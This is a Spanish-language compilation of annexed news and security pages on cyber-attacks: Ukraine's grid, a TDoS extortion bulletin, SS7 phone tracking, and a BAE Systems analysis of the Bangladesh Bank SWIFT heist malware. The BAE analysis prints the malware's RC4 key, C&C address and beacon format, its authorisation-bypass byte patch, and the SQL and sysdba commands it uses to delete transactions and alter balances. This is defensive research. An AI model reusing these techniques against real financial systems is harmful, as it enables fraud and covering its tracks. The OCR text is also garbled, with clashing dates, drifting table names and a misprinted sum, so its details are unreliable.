"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.

<http://www.bbc.com/news/technology-38573074>

15/01/2018

Ukraine power cut 'was cyber-attack' - BBC News

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016.

He said the incidents showed Russia **was waging a cyber-war** against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office.

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit

Related Topics

Cyber-security Ukraine

Share this story

About sharing

Elephant's trunk? The story of the @ sign

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest \$11bn in electric vehicles
15 January 2018 Technology
336

1,000 young people charged over sex video
15 January 2018 Europe

Time machine camera gets 'missed moments'
15 January 2018 Technology

More Videos from the BBC

Recommended by OurScreen

Most Read

- 1 Cranberries singer Dolores O'Riordan dies suddenly aged 48
- 2 Rape case collapses after 'cuddling' photos emerge
- 3 Denmark Facebook sex video: More than 1,000 young people charged
- 4 Black Death 'spread by humans not rats'
- 5 Still Friends? The trouble with old sitcoms
- 6 Carillion collapse: Ministers hold emergency meeting
- 7 Steven Seagal denies Bond girl assault
- 8 Poppi Worthington: Toddler sexually assaulted, coroner rules
- 9 Sora Aoi: Japan's porn star who taught a Chinese generation about sex

ANEXO "G"

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>,
Consultada el 22 de enero de 2018

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

[G+](#)
[Más](#)
[Siguiendo blog](#)

[Crear un blog](#)
[Acceder](#)

BAE SYSTEMS THREAT RESEARCH BLOG

[Resources](#)
[Contact us](#)

[Home](#)
[Products](#)
[Solutions](#)
[News & Events](#)
[Partners](#)
[About Us](#)
[Careers](#)

SEARCH



[Home](#)
[Threat Research](#)
[Two bytes to \\$951m](#)

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO \$951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal \$951m, of which \$81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take place.

The tools are highly configurable and given the correct access could feasibly be used for similar attacks in the future.

Malware samples

SHA1	Timestamp	File content	Filename
525a8e3ae4e3df8c0c01f2a40e38541d190e9228	2016-02-05 11:40:20	85,536	evtdiag.exe
78bab478d0c70f979ce62cd306e9ba50ee84e37e	2016-02-04 13:45:39	18,384	evtsys.exe
70bf10597e375ad001f2c1efa194dbe7f00e4eeb	2016-02-05 08:55:19	24,576	nroff_b.exe
6207b92842b28a438330a2b0ee8dcab7efda163	N/A	33,848	gpca.dat

We believe all files were created by the same actor(s), but the main focus of the report will be on 525a8e3ae4e3df8c0c01f2a40e38541d190e9228 as this is the component that contains logic for interacting with the SWIFT software.

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin.

[Sign up](#)

POPULAR POSTS


TWO BYTES TO \$951M


WANACRYPTOR RANSOMWORM


CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us.

team@baesystems.com

[Contact](#)

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.



The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

This functionality runs in a loop until 8am on 8th February 2018. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job, and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 28 1f a7 7f 02 00 aa 0d 5f ed ef 5f ed 02 ef
```

This configuration is located in the following directory on the victim device:

```
\\ROOT_DRIVE\\Users\\Administrator\\AppData\\Local\\Allians\\gpcr.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
192.200.109.174
```

The sample also uses the following file for logging:

```
\\ROOT_DRIVE\\Users\\Administrator\\AppData\\Local\\Allians\\recas.dat
```

Module patching

The malware enumerates all processes, and if a process has the module `kernel32.dll` loaded in it, it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes `0x78` and `0x04` with the bytes `0x50` and `0x50`.

These two bytes are the `JNZ` opcode, briefly explained as 'if the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes'.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a


<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>

2/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

key validity check or authorisation success check.



The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0      test eax, eax ; some important check
75 04      jnz failed   ; if failed, jump to 'failed' label below
33 C0      xor eax, eax ; otherwise, set result to 0 (success)
EB 17      jmp exit     ; and then exit

failed:
B8 01 00 00 00 mov eax, 1 ; set result to 1 (failure)
```

Once it's patched, it would look like:

```
85 C0      test eax, eax ; some important check
90         nop          ; 'do nothing' in place of 0x75
90         nop          ; 'do nothing' in place of 0x04
33 C0      xor eax, eax ; always set result to 0 (success)
EB 17      jmp exit     ; and then exit

failed:
B8 01 00 00 00 mov eax, 1 ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead, it will proceed into setting result to 0 (success).

The `liboradb.dll` module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry;
- Starting the database;
- Performing database backup & restore functions.

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files `*.pcc` and `*.fal` located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcm\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcm\out\
```

It parses the messages, looking for strings defined in `gpca.dat`. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>

3/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$051m

extract a MSG_TRN_REF and MSG_SENDER_SWIFT_ADDRESS from that same message by looking for the following hard coded strings:

```
"FIN 900 Confirmation of Debit"
"CC: Transaction"
"Sender : "
[additional filters from the decrypted configuration file gpca.dat]
```

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (MSG_S_UNID) that corresponds to the transfer reference and sender address retrieved earlier:

```
SELECT MSG_S_UNID FROM SAACOWNER.MSG_#s WHERE MSG_SENDER_SWIFT_ADDRESS
LIKE '#####' AND MSG_TRN_REF LIKE '#####';
```

The MSG_S_UNID is then passed to DELETE statements, deleting the transaction from the local database:

```
DELETE FROM SAACOWNER.MSG_#s WHERE MSG_S_UNID = '#s';
DELETE FROM SAACOWNER.TEXT_#s WHERE TEXT_S_UNID = '#s';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 90647;
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with 'sysdba' permissions. An example is shown below:

```
cmd.exe /c echo exit | sqlplus -s / as sysdba @[SQL_Statements]
[OUTPUT_FILE]
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAACOWNER.JRNL_#s WHERE JRNL_DISPLAY_TEXT LIKE '%LT BBH05DDH: Log%')
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;
```

NOTE: 'BBH05DDH' is the SWIFT code for the Bangladesh Bank in Dhaka.

If it fails to find the 'Login' record, it falls asleep for 5 seconds and then tries again. Once the 'Login' record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
[C&C_server]/api/data/
```

The malware notifies the remote C&C each hour of events, sending "----C" if the "Login" (open) event occurred, "----C" in case "Logout" (close) event occurred or "----L" if neither of the events

<http://baesystemsai.blogspot.mx/2018/04/two-bytes-to-051m.html>

4/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

occurred, e.g.:

```
{C&C_server}/al?---0
```

Manipulating balances

The malware monitors all SWIFT messages found in:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\in\*. *
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\out\*. *
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\unk\*. *
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\ncfp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\ncsf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\foff
```

The messages are parsed looking for information tagged with the following strings:

```
"15A: Amount"
": Debit"
"Debit/Credit : "
"Sender : "
"Amount : "
"FEDERAL RESERVE BANK"
" D "
" C "
"60P: "
"60F: "
"60M: "
"60N: "
"Credit"
"Debit"
" 64: "
" 60: Transaction"
"60B: Price"
```

For example, the "60P: " field specifies the closing balance, "60F: " is opening balance, "15A: " is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file `gpca.dat`.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (MSG_FIN_CCY_AMOUNT) it has available:

```
SELECT MSG_FIN_CCY_AMOUNT FROM SAACONNER.MSG_00 WHERE MSG_00_UNID = '00';
```

Alternatively, it can query for a message for a specified sender with a specified amount of Convertible Currency.

```
SELECT MSG_00_UNID FROM SAACONNER.MSG_00 WHERE MSG_SENDER_SWIFT_ADDRESS
LIKE '000000' AND MSG_FIN_CCY_AMOUNT LIKE '000000';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (SET MSG_FIN_CCY_AMOUNT):

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>

5/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$951m

```
UPDATE BALANCE.MESS_# SET MESS_FIN_CCY_AMOUNT = '##' WHERE MESS_S_UNID =
'##';
UPDATE BALANCE.TEXT_# SET TEXT_DATA_BLOCK =
UTL_RAW.CAST_TO_VARCHAR2('##') WHERE TEXT_S_UNID = '##';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the 'doctored' (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language (PCL).

These temporary PRT files are then submitted for printing by using another executable file called `zxcff.exe`, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is "HP LaserJet 400 M401".



Once sent for printing, the PRT files are then overwritten with 0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though: how the attackers sent the fraudulent transfers; how the malware was implanted; and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the 'APT' actor). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 08:00

<http://baesystemsai.blogspot.mx/2018/04/two-bytes-to-951m.html>

6/7

ANEXO "H"

<http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>,
Consultada el 22 de enero de 2018

Roban \$12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

GIZMODO 

Roban \$12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT



Matías S. Zavala

5/26/16 7:19am • Archivar en: ATAQUES INFORMÁTICOS

9

2



Share

Tweet

<https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>[22/01/2018 07:21:27 p. m.]

Roban 512 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.



La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir fandation en lugar de foundation, la falta de ortografía que evitó que un grupo de hackers ...

[Read more](#)

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 9 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (evtdiag.exe) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

<https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>[22/01/2018 07:21:27 p. m.]

Roban \$12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.



[Click here](#) to view this *kinja-labs.com* embed

ABOUT THE AUTHOR



Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

[Email](#) [Twitter](#) [Posts](#) [Keys](#)

<https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>[22/01/2018 07:21:27 p. m.]

ANEXO "I"
<https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm>

Consultada el 22 de enero de 2018

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs - National Emergency Number Association




Delivering the Last Mile of 911 Services...

[Home](#)
[Membership](#)
[Events](#)
[Training/Certification](#)
[Partners & Real Products](#)
[Committees](#)
[Programs](#)
[Site Alerts](#)
[Links](#)

NENA News, Press, & Stories...: Home Page

[DHS Bulletin on Denial of Service \(TDoS\) Attacks on PSAPs](#)

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs
 Sunday, March 17, 2018 (5 Comments)
 Posted by: Chris Nussman

[Home](#) | [RSS](#) | [Facebook](#) | [Twitter](#)

The Department of Homeland Security (DHS) NCOC - National Coordinating Center for Communications - the DHS Office of Emergency Communications, DHS - Office of Infrastructure Protection, Federal Communications Commission, the National Cyber and Forensics Training Alliance, the FBI-National Cyber Investigative Joint Task Force working in coordination with the National Emergency Number Association (NENA), the Association of Public Safety Communications Officials (APCO), International Louisiana Louisiana Fusion Center, Mansfield Police Department and telecommunications service providers to identify and mitigate the effects of a criminal Telephony Denial of Service (TDoS) against public safety communications, hospitals and ambulance services. This is for immediate dissemination to public safety answering points (PSAPs) and emergency communications centers and personnel.

Background: Information received from multiple jurisdictions indicates the possibility of attacks targeting the telephone systems of public sector entities. Dozens of such attacks have targeted the administrative PSAP lines (not the 911 emergency line). The perpetrators of the attack have launched high volume of calls against the target network, tying up the system from receiving legitimate calls. This type of attack is referred to as a TDoS or Telephony Denial of Service attack. These attacks are ongoing. Many similar attacks have occurred targeting various businesses and public entities, including the financial sector and other public emergency operations interests, including air ambulance, ambulance and hospital communications.

Scheme: These recent TDoS attacks are part of an extortion scheme. This scheme starts with a phone call to an organization from an individual claiming to represent a collections company for payday loans. The caller usually has a strong accent of some sort and asks to speak with a current or former employee concerning an outstanding debt. Failing to get payment from an individual or organization, the perpetrator launches a TDoS attack. The organization will be inundated with a continuous stream of calls for an unspecified, but lengthy period of time. The attack can prevent both incoming and/or outgoing calls from being completed. It is speculated that government offices/emergency services are being "targeted" because of the necessity of functional phone lines.

What we know:

- The attacks resulted in enough volume to cause a roll over to the alternate facility.
- The attacks last for intermittent time periods over several hours. They may stop for several hours.



Interaction Recording Reporting, Storage

For Mission Critical Communications

Sign In

Username

Sign In

Forgot your password? Haven't registered yet?

NENA News more

[NENA Success on Planning Information Document Available for Public Review & Comment](#)
[Congratulations to Our Fall 2017 ENPs!](#)
[NENA President Responds to OMB Decision Not to Repeal Public Safety Telecommunications](#)
[NENA Files Comments in FCC MLTC Proceeding](#)

<https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm> [22/01/2018 07:24:06 p.m.]



DEIS Bulletin on Denial of Service (DoS) Attacks on PSAPs - National Emergency Number Association

then resume. Once attacked, the attacks can start randomly over weeks or months.

- The attacks followed a person with a heavy accent demanding payment of \$5,000 from the company because of default by an employee who either no longer works at the PSAP or never did.

What we need from victims:

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked is critical to identifying the true scope of this occurrence.
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAPs, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following:

- Targeted organizations should not pay the blackmail.
- Report all attacks to the FBI by logging onto the website www.ic3.gov
 - Ensure in the title of the report you use the keyword TDoS
 - Ensure that you identify yourself as a PSAP or Public Safety organization capture as much details as possible
 - Calls logs from "collection" call and TDoS
 - Time, date, originating phone number, traffic characteristics
 - Call back number to the "collections" company or requesting organization
 - Method of payment and account number where "collection" company requests debt to be paid
 - ANY information you can obtain about the caller, or his/her organization will be of tremendous assistance in this investigation and in preventing further attacks.
- Contact your telephone service provider, they may be able to assist by blocking portions of the attack.
- Should you have any questions please contact the National Coordinating Center for Communications at NCC@nena.gov or 703-235-5060.

[Add to Favorites](#)

[Back to Index](#)

Calendar

more

11/3/2018 - 1/27/2019

ENP Exam - Winter 2018

2/6/2019 - 2/7/2019

9-1-1 Center Supervisor Program - Lincoln, NE

2/14/2019 - 2/17/2019

5-1-1 Goes To Washington

2/17/2019

NENA Chapter Leader Workshop


CONTACT US

1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.456.4911
Fax: 202.616.6370

QUICK LINKS

Home	Get Involved
Become a Member	Member Search
Store	911 Talk Email List
Conferences	Events Calendar
Next Generation	Friends of 9-1-1
Partner Program	

GET SOCIAL WITH US



<https://www.nena.org/news/119992-DEIS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm>[22/01/2018 07:24:06 p.m.]

ANEXO "J"
<http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>

Consultada el 8 de octubre de 2018

Hackers only needed a phone number to track this MP's cellphone - CBC News Page 1 de 12 CBC Hackers only needed a phone number to track this MP's cellphone f t e in Tests show Canada's two largest telecoms vulnerable to international hackers Brigitte Bureau, Catherine Cullen, Karsten Nohl - CBC News Posted: Nov 22, 2017 5:00 PM ET Last Updated: November 24, 2017  NDP MP Matthew Dubé took part in an experiment with CBC/Radio-Canada that revealed vulnerabilities in Canadian telecom networks. (Marc Robitcaud/CBC) NDP MP Matthew Dubé looks at a map showing that hackers tracked his movements through his cellphone for days. https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone - CBC News Page 2 de 12 One marker shows Dubé near Parliament Hill. Another marks the place he lives when he's working in Ottawa. One more shows an early morning trip to the airport to pick up his partner from a business trip. "That's creepy. That doesn't make you feel very comfortable," said the Quebec MP. He looks down at the laptop showing the map again and laughs nervously.  Ethical hackers were able to track NDP MP's phone starting with just his telephone number. (Marc Robitcaud/CBC) "I guess it's not something to joke about but I guess you think: 'Good thing I wasn't doing anything inappropriate.'" It wasn't just his movements. Hackers were able to record Dubé's calls, too https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018
Hackers only needed a phone number to track this MP's cellphone - CBC News Page 3 de 12 - Someone is spying on cellphones in Ottawa - RCMP, CSIS launch investigations into phone spying It was all part of a CBC/Radio-Canada demonstration of just how vulnerable Canada's phone networks are. With Dubé's consent and the help of cybersecurity experts based in Germany, CBC/Radio-Canada learned that Canada's two largest cellphone networks are vulnerable to attack. How can hackers access your phone? This is all possible because of vulnerability in the international telecommunication network. It involves what's known as Signalling System No. 7 — or SS7. SS7 is the way cellphone networks around the world communicate with one another. It's a hidden layer of messages about setting up and tearing down connections for a phone call, exchanging billing information or allowing a phone to roam. But hackers can gain access to SS7, too. "Those commands can be sent by anybody," said Karsten Nohl, a Berlin-based cybersecurity expert whose team helped CBC/Radio-Canada hack into Dubé's phone. Fox-Git, Research Fellow at the University of Toronto's Citizen Lab, weighs in @ 30 That can go beyond spying on phone conversations or geolocating a phone. SS7 attacks can also be used to alter, add or delete content. For example, Nohl said he could set up a person's cellphone voicemail so all messages went directly to him. The user might never know the messages were missing. https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone - CBC News Page 4 de 12 "The technology is built with good intentions to make a very useful phone network and good user experience but it lacks any kind of security and it's open to abuse." RCMP used cellphone tracking technology unlawfully 6 times, says privacy watchdog It's not just Nohl sounding the alarm. The U.S. Department of Homeland Security put out a report in April warning that "significant weaknesses in SS7 have been known for more than a decade." The report notes that potential abuses of SS7 include eavesdropping, tracking and fraud, with "tens of thousands of entry points worldwide, many of which are controlled by countries or organizations that support terrorism or espionage." SS7 abuse SS7 attacks can easily go completely undetected. However, German journalists reported on an incident earlier this year where customers of Telefonica bank had untold amounts of money drained from their accounts because of phishing emails and SS7 attacks.  https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018

Hackers only needed a phone number to track this MP's cellphone | CBC News

Página 5 de 12



Karsten Nohl, managing director of Security Research Labs, says the two main Canadian telecom networks have about 10 per cent of the security needed to protect from SS7 attacks. (Michel Aspin/CBC)

In that case, the bank used four-digit codes sent to customers' phones in order to complete money transfers. Hackers used SS7 to get those codes and take the funds for themselves.

The sheer number of SS7 attacks becomes clear when networks beef up their security, said Nohl.

"When they start blocking this abuse, they're blocking millions of otherwise abusive messages. That's for a single network in a single country. So you can imagine the magnitude of abuse worldwide."

Hacking a Canadian phone

Nohl said some telecom companies, primarily in Europe, have beefed up their defences to ward off SS7 attacks.

<https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>

08/10/2018

Hackers only needed a phone number to track this MP's cellphone | CBC News

Página 6 de 12

CBC/Radio-Canada wanted to know just how well Canadian cellphone networks would fare and asked Dubé to be part of a demonstration.

Dubé, the vice-chair of the House of Commons standing committee on public safety and national security, went to the mall and picked up a new phone for the experiment. CBC/Radio-Canada agreed not to use his current work phone in order to protect the privacy of those phone calls.

Dubé's new phone number was given to Nohl and his team of hackers in Berlin. It didn't take long for them to access his calls.



Ethical hacker Luca Meleto is based in Berlin. With just a phone number, he was able to hack into Dubé's phone, listen in his calls, track his whereabouts and intercept his text messages. (CBC)

First, the hackers were able to record a conversation between Dubé in his office on Parliament Hill and our Radio-Canada colleague Brigitte Bureau, who was sitting at a café in Berlin.

<https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>

08/10/2018

Hackers only needed a phone number to track this MP's cellphone | CBC News

Página 7 de 12

Next, it was a conversation between Dubé and his assistant, who were both in Ottawa.

Nohl's team also tracked the geolocation data from the phone, painting a picture of Dubé's whereabouts.

When the CBC/Radio-Canada team was back in Canada, the calls were played for Dubé and he was shown a map of his movements.

"It's exactly what I did that day. Just phone calls are bad enough. When you start knowing where you are, that's pretty scary stuff," said Dubé.

Dubé's phone was on the Rogers Network, but CBC/Radio-Canada also ran a similar test with phones on the Bell network.

'Easy to hack'

Nohl offered his assessment of the results.

"Relative to other networks in Europe and elsewhere in the world, the Canadian networks are easy to hack."

He believes there's much more that Rogers and Bell could be doing.

"I think the two Canadian networks we tested have about 10 per cent of the security that they need to do to protect from SS7 attacks."

It's a source of concern for Pierre Roberge, too. He spent more than 10 years with Canada's Communications Security Establishment — the electronic spy agency charged with protecting Canadian digital security. He's now the CEO of Arcadia Cyber Defence.

<https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>

08/10/2018

Hackers only needed a phone number to track this MP's cellphone | CBC News

Página 8 de 12

The CBC/Radio-Canada demonstration raises questions about personal security, he said, and also about who else might want to spy on sensitive discussions.

"To know other nations or criminal groups can eavesdrop on Canadian communication is really worrisome, especially at the political level."

Companies say security a priority

Bell, Rogers and the Canadian Wireless Telecommunications Association declined to sit down with CBC/Radio-Canada and speak about the test results.



Canadian telecoms told CBC News that security is a top priority and threats are monitored. (Andrew Lee/CBC)

<https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>

08/10/2018

Hackers only needed a phone number to track this MP's cellphone CBC News Página 9 de 12 Via email, CBC/Radio-Canada sent a series of questions about what the networks were doing to prevent SS7 attacks and why customers weren't being told conversations could be compromised. Both networks responded with general statements about their security efforts. Rogers Communications said security is a top priority and that it has a cybersecurity team monitoring threats and is introducing new measure to protect customers. "On SS7, we have already introduced and continue to implement the most advanced technologies but we are unable to share specific details for security reasons." Bell sent a two-line response. "Bell works with international industry groups such as the GSMA [an international mobile phone operators association] to identify and address emerging security risks, including those relating to SS7." A spokesperson added that Bell is "an active participant" in the Canadian Security Telecommunications Advisory Committee. The group that represents Canadian telecoms was also fairly tight-lipped. The Canadian Wireless Telecommunications Association said it works with domestic and international bodies on security standards. It also said it works with law enforcement to "actively monitor and address risks." Government reaction https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Página 10 de 12 CBC/Radio-Canada also reached out to Public Safety Minister Ralph Goodale's office to ask what was being done to protect Canadians and was directed to the Communication Security Establishment. In a statement, CSE said its role is to provide "advice and guidance to help protect systems of importance to the Government of Canada." "CSE has been actively working with Canada's telecom industry and critical infrastructure operators to address issues related to SS7 to develop best practices, advice and guidance that can help mitigate the risks associated with SS7." How to protect yourself There are ways to minimize the chance someone will spy on your communications, said Nohl. He recommends encryption software.  https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018
